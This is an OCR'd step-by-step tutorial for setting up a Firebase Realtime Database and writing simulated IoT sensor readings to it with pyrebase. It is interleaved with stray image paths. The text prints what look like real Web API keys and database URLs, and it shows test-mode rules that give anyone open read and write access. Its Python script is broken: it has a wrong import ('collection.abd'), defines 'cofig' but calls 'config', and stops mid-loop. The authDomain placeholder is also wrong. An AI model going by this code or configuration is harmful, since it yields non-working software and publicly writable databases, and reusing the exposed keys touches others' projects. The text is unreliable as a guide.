
Create a database




Tap on next



12.Go in test mode and enable it




13.now you have created real time database





Copy Real time database link and save it (because to directly access the data with help of that link

https://practise-demo1-default-rtdb.firebaseio.com/



14. now go to Project Overview tap on settings icon and go to project settings






Make copy of Project name, Web API Key, Project ID

By the following same steps I created IOT-Cyber project in firebase

Test mode :

```
{
  "rules": {
    ".read": "now < 1692297000000",  // 2023-8-18
    ".write": "now < 1692297000000",  // 2023-8-18
  }
}
```

Error



https://iot-cyber-default-rtdb.firebaseio.com/

Project name: IOT-Cyber

Project ID : iot-cyber

Web API Key : AIzaSyA62sGS-QI0NIkzDgDSLs0p4TVCpUortKE

config = {

“apiKey”: “Web api key”

“authDomain” : “project name.firebase.com”


“databaseURL” :“url”

“storageBucket”: “projectname.appspot.com”

}

Here url → is found in Real Time Database

Code :



import pyrebase

from collection.abd import MutableMapping

import random

cofig = {

"apiKey": "AIzaSyC2m2orcK0wvVl3exWDRC8HK37dTLjG-1A",

"authDomain": "iot-workshop-23043.firebaseapp.com",

"databaseURL": "https://iot-workshop-23043-default-rtdb.firebaseio.com",

"storageBucket": "iot-workshop-23043.appspot.com"

}

firebase = pyrebase.initialize_app(config)

db = firebase.database()

while True:

data = {

"Temp": random.randrange(1,10),

"Hum": random.randrange(1,50)

